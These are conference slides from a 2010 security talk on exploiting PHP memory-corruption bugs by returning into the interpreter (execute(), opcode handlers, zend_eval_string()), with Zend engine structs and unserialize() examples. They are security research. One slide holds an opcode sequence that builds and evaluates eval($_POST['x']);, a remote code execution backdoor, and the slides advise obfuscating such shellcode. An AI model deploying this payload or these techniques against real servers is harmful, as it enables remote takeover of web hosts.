

# Returning into the PHP Interpreter

memory corruption exploits against PHP are not over yet

Stefan Esser <[stefan.esser@sektioneins.de](mailto:stefan.esser@sektioneins.de)>

*SyScan 2010*  
*Singapore*

# Who am I?

## Stefan Esser

- from Cologne/Germany
- Information Security since 1998
- PHP Core Developer since 2001
- Suhosin / Hardened-PHP 2004
- Month of PHP Bugs 2007 / Month of PHP Security 2010
- Head of Research & Development at SektionEins GmbH

# Month of PHP Security 2010

- **May 2010** was the **Month of PHP Security**
- PHP security **conference without a conference**
- **sponsored by SyScan/Coseinc, SektionEins and CodeScan Ltd.**
- We disclosed **60 vulnerabilities** in PHP and PHP applications in 31 days
- We released **10 user submitted** PHP security articles/tools
- Submitters could **win attractive prizes**
- Winner was **Solar Designer** -  
if you haven't heard of him leave the room NOW

# Part I

## Introduction

## Random Quotes from the Web Application Security World

- „80% of web sites are vulnerable to XSS“
- „Web Applications don't get hacked by memory corruption or buffer overflow bugs“
- „Attacking webservers via memory corruption vulnerabilities has become too difficult anyway“

## SektionEins's reality

- „80% of PHP application source code we audit contains remote code exec vulnerabilities“
- „Web Applications expose buffer overflows and memory corruption vulnerabilities in PHP to remote attackers“
- „There are still sweet bugs that can be exploited“

## What the talk is about?

- Returning into the PHP interpreter in memory corruption exploits
- A 0-day vulnerability in a PHP function
- and how to exploit it

# Part II

## Returning into the PHP Interpreter



# Why return into the PHP interpreter?

- bypassing true **NX** requires **ROP**
- bypassing **ASLR** requires **information leaks**
- returning into the PHP interpreter requires **only one leaked address**
- PHP is a **powerful scripting language** to write shellcode in
- **local vulnerabilities** in PHP allow arbitrary memory access

# How to return into the PHP interpreter?

- returning into **PHP functions?**
- returning into **the bytecode executor?**
- returning into **opcode handlers?**
- returning into **zend\_eval\_string()** functions?

# Returning into PHP functions

- There are **two kinds** of PHP functions
  - user-space (bytecode executor)
  - internal (C function)
- **Argument stack on heap - no control** over arguments
- For **PHP 5.3.x call stack** is also **on heap**
- **only useable** if there a PHP function that
  - does exactly what we need
  - does not require parameters - but allows the same function parameters as current function

# Returning into the bytecode executor (I)

- Returning into the **execute()** function
- Requires an **op\_array struct** parameter
- Several fields have to be **valid data**
  - last\_var
  - T
  - this\_var = -1
  - opcodes = start\_op

```
struct _zend_op_array {
    /* Common elements */
    zend_uchar type;
    char *function_name;
    ...
    /* END of common elements */
    zend_bool done_pass_two;
    zend_uint *refcount;
    zend_op *opcodes;
    zend_uint last, size;
    zend_compiled_variable *vars;
    int last_var, size_var;
    zend_uint T;
    zend_brk_cont_element *brk_cont_array;
    int last_brk_cont;
    int current_brk_cont;
    zend_try_catch_element *try_catch_array;
    int last_try_catch;
    /* static variables support */
    HashTable *static_variables;
    zend_op *start_op;
    int backpatch_count;
    zend_uint this_var;
    char *filename;
    zend_uint line_start;
    zend_uint line_end;
    char *doc_comment;
    zend_uint doc_comment_len;
    zend_uint early_binding;
    void *reserved[ZEND_MAX_RESERVED_RESOURCES];
};
```

# Returning into the bytecode executor (II)

- Opcode injection requires to know the **handler address**
- Alternatively before returning to `execute()` a return into `pass_two()` is required
- Injected opcodes should use **as few data pointers as possible**
- easiest solution just **creates a string char by char and evaluates it**

```
struct _zend_op {  
    opcode_handler_t handler;  
    znode result;  
    znode op1;  
    znode op2;  
    ulong extended_value;  
    uint lineno;  
    zend_uchar opcode;  
};
```

```
typedef struct _znode {  
    int op_type;  
    union {  
        zval constant;  
        zend_uint var;  
        zend_uint opline_num;  
        zend_op_array *op_array;  
        zend_op *jmp_addr;  
        struct {  
            zend_uint var;  
            zend_uint type;  
        } EA;  
    } u;  
} znode;
```

# Returning into the bytecode executor (III)

```
ADD_CHAR ~1, 101
ADD_CHAR ~1, ~1, 118
ADD_CHAR ~1, ~1, 97
ADD_CHAR ~1, ~1, 108
ADD_CHAR ~1, ~1, 40
ADD_CHAR ~1, ~1, 36
ADD_CHAR ~1, ~1, 95
ADD_CHAR ~1, ~1, 80
ADD_CHAR ~1, ~1, 79
ADD_CHAR ~1, ~1, 83
ADD_CHAR ~1, ~1, 84
ADD_CHAR ~1, ~1, 91
ADD_CHAR ~1, ~1, 39
ADD_CHAR ~1, ~1, 120
ADD_CHAR ~1, ~1, 39
ADD_CHAR ~1, ~1, 93
ADD_CHAR ~1, ~1, 41
ADD_CHAR ~1, ~1, 59
EVAL ~1
```

# Returning into Opcode handlers (I)

- Returning into the **C implementation** of an opcode handler
- Difficulty: opcode handlers are **fastcall**
- parameter **execute\_data** is passed in **ECX**
- need to return into **pop ecx, ret** first

```
struct _zend_execute_data {
    struct _zend_op *opline;
    zend_function_state function_state;
    zend_function *fbc; /* Function Being Called */
    zend_class_entry *called_scope;
    zend_op_array *op_array;
    zval *object;
    union _temp_variable *Ts;
    zval ***CVs;
    HashTable *symbol_table;
    struct _zend_execute_data *prev_execute_data;
    zval *old_error_reporting;
    zend_bool nested;
    zval **original_return_value;
    zend_class_entry *current_scope;
    zend_class_entry *current_called_scope;
    zval *current_this;
    zval *current_object;
    struct _zend_op *call_opline;
};
```

# Returning into Opcode handlers (II)

- There seem to be **several interesting opcodes**
  - ZEND\_INCLUDE\_OR\_EVAL
  - ZEND\_JMP<sub>xx</sub>
  - ZEND\_GOTO
- But **only ZEND\_INCLUDE\_OR\_EVAL** is directly useful
- Requires to know the address of the handler and the string to eval



# Returning into zend\_eval\_string() functions (I)

- returning into **C functions evaluating PHP code**
  - zend\_eval\_string()
  - zend\_eval\_stringl()
  - zend\_eval\_string\_ex()
  - zend\_eval\_stringl\_ex()
- **easiest way** to return into PHP shellcode
- **like ret2libc** but returning into **PHP's own C functions**

# Returning into zend\_eval\_string() functions (II)

## pro:

- **simple arguments**
  - pointer to PHP code
  - NULL (or empty writeable memory address)
  - pointer to readable memory
- **only one function address** must be known: **zend\_eval\_string()**

## con:

- **plaintext PHP code** in request data (obfuscate PHP code!!!)
- **eval()** could be **disabled** by **Suhosin**

# Part III

PHP's unserialize()

# unserialize()

- allows to **deserialize** serialized **PHP variables**
- supports **most PHP variable types**
  - integers / floats / boolean
  - strings / array / objects
  - references
- often exposed to **user input**
- **many vulnerabilities** in the past

# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```

var\_table


array


1

Unserialize keeps a table of all created variables during deserialization in order to support references


# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```




# unserialize()

```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```



# unserialize()


```
a:6:{i:0;i:0;i:1;d:2;i:2;s:4:"ABCD";i:3;r:3;i:4;0:8:"stdClass":2:{s:1:"a";r:6;s:1:"b";N;};i:5;C:16:"SplObjectStorage":14:{x:i:0;m:a:0:{}}
```





